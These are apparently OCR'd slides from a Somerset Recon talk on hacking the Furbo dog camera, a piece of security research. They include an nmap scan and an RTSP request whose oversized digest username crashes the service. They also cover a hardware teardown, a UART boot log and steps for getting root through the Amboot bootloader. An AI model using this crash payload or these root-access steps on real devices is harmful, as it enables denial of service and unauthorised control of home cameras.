
Hacking a Treat Tossing Dog Camera

Somerset Recon Inc.



Somerset Recon Inc.

Security Analysis & Research

Presenter Background

Ken Nierenhausen

- Security Research and Analysis
- IoT Full Stack Exploitation
- Hardware Security and Reverse Engineering
- Side-Channel Research

Key Team Members

Jared French

- Lead on the whole thing
- ARM exploitation

Norimasa Yoshimizu

- Hardware reverse engineering
- Badass MF with a multimeter

Furbo

Dog Camera

Furbo Information


General Information

- Indiegogo in 2016
- Amazon #1 Best Seller
- Tomofun

Device Features

- Video monitoring
- Treat tossing
- Alerts (Subscription)

Amazon IoT Device



Amazon AWS IoT Architecture

- User is website or app
- Device is IoT device
- AWS IoT handles back-end

Furbo IoT Device

Furbo IoT Architecture


- User is smartphone
- Device is Furbo
- AWS IoT handles back-end

Furbo Recon

```
:~$ nmap 192.168.1.74

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 14:43
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoi
Connect Scan Timing: About 48.53% done; ETC: 14:46 (0:01:27
Nmap scan report for 192.168.1.74
Host is up (0.81s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
554/tcp open  rtsp

Nmap done: 1 IP address (1 host up) scanned in 173.77 second
```

Remote Attack Surface

- RTSP listening on port 554
- Nothing else of interest
- Initial testing of RTSP service



The Crash

The Crash

Quickly discovered...

- Utilizes digest authentication
- Sending large username caused service reset
- Crash due to improper parsing of authentication header


The Crash

RTSP Request

```
DESCRIBE rtsp://192.168.1.85:554/stream RTSP/1.0\r\n
CSeq: 7\r\n
Authorization: Digest username="AAAAAAAAAAAAAAAAAAAAAAA<+500>", realm="chicony.com",
nonce="40b5d14d3bb07ca3", uri="rtsp://192.168.1.85:554/stream",
response="981c9a2611617e5faf11be29407a4b8e"\r\n
```

The Crash


Now to gain shell access...



Hardware Reversing

Teardown & Analysis


Back PCB



The Power

- USB connector
- Power cable
- Reset switch
- Bonus non-pop reset switch
- Bonus non-pop USB connector


Central PCB



The Muscle

- Power regulation
- LED controller
- Treat shooter monitor
- Treat shooter motor controller
- PIC16F57
- Bonus non-pop PIC connector
- Bonus non-pop test points


Top PCB



The Brains


- Ambarella S2LM Arm Cortex A9 SoC
- Flash memory
- WiFi/BLE controller
- Camera
- Sensors

Shell Access



UART

- Soldered on wires for easy access
- FTDI323
- Boots to login prompt
  - We don’t have password...




Furbo

Compressed Version

```
[    5.227483] ======== Card detection to detect SDIO card! Slot.num[0] ========
         Starting Permit User Sessions...
         Starting Sound Service...
[    5.262869] v_id = 7
         Starting D-Bus System Message Bus...
[    5.299626] rt5670 2-001c: ASoC: DAPM unknown pin Mic Det Power
[  OK  ][    5.316014] DHD: dongle ram size is set to 524288(orig 524288) at 0x0
 Started D-Bus System Message Bus.
[    5.353432] rt5670 2-001c: ASoC: no source widget found for IN3N
[    5.367236] wifi_platform_get_mac_addr
[    5.380051] dhd_wlan_get_mac_address: invalid address
[    5.386032] rt5670 2-001c: ASoC: Failed to add route IN3N -> direct -> INR VOL
[    5.406886] CFG80211-ERROR) wl_event_handler : [    5.424556] dhd_deferred_work_init: work queue initialized
tsk Enter, tsk = 0x851613a0
[    5.445467] AMBARELLA SoC Audio DUMMY Codec
[    5.467794] rt5670_dsp_fw_loaded
[    5.520602] snd_soc_card_amba sound.6:  rt5670-aif1 <-> e001a000.i2s mapping ok
[    5.534143] snd_soc_card_amba sound.6:  AMBARELLA_DUMMY_CODEC <-> e001a000.i2s mapping ok
         Starting Login Service...
[  OK  ] Started Save/Restore Sound Card State.
[  OK  ] Started ssh.
[  OK  ] Started Permit User Sessions.
[  OK  ] Reached target Sound Card.
         Starting Serial Getty on ttyS0...
[  OK  ] Started Serial Getty on ttyS0.
[  OK  ] Reached target Login Prompts.
[    6.689036] dhd_bus_init: enable 0x06, ready 0x06 (waited 0us)
[    6.697296] wifi_platform_get_mac_addr
[    6.701135] dhd_wlan_get_mac_address: invalid address
[    6.711248] Firmware up: op_mode=0x0005, MAC=b0:c0:90:dd:4f:7d
[    6.723530] dhd_preinit_ioctls Set txbf failed  -23
[    6.729738] dhd_preinit_ioctls Set ampdu_mpdu to 16 failed  -29
[    6.737696] dhd_preinit_ioctls pspretend_threshold for HostAPD failed  -23
[    6.755495] Firmware version = wl0: Aug 22 2019 13:38:52 version 7.46.58.28 (r717266 CY DEBUG) FWID 01-ba750707 es4.c3.n4
[    6.769165] dhd_wlfc_hostreorder_init(): successful bdcv2 tlv signaling, 64
[    6.778432] dhd_pno_init: Support Android Location Service
[    6.814838] rtt_do_get_ioctl: failed to send getbuf proxd iovar (CMD ID : 1), status=-23
[  OK  ][    6.835348] dhd_rtt_init : FTM is not supported
 Started Login S[    6.840739]
[    6.840739] Dongle Host Driver, version 1.363.125.12 (r)
[    6.840739] Compiled from
ervice.
[    6.856945] Register interface [wlan0]  MAC: b0:c0:90:dd:4f:7d
[    6.856945]
[    6.874657] dhd_module_init out
[    7.056841] rt5670_dsp_snd_effect(1563)rt5670->sysclk:24576000
[    7.089028] rt5670 2-001c: AEC
[    7.443281] rt5670_dsp_snd_effect(1563)rt5670->sysclk:24576000
[    7.474976] rt5670 2-001c: AEC
[    7.594364] jffs2: Empty flash at 0x026088f8 ends at 0x02609000
[    7.620093] jffs2: Empty flash at 0x02615fd8 ends at 0x02616000
```

Ambarella Bootloader




Bootloader

- Amboot
- Similar to U-Boot
- Typical commands and ENV
- Access via Holding Enter Key during boot process


Root Access

amboot to root

- Copy Kernel command line arguments on boot logs
- Modify the `init` parameter
- Modify root user password for persistent access

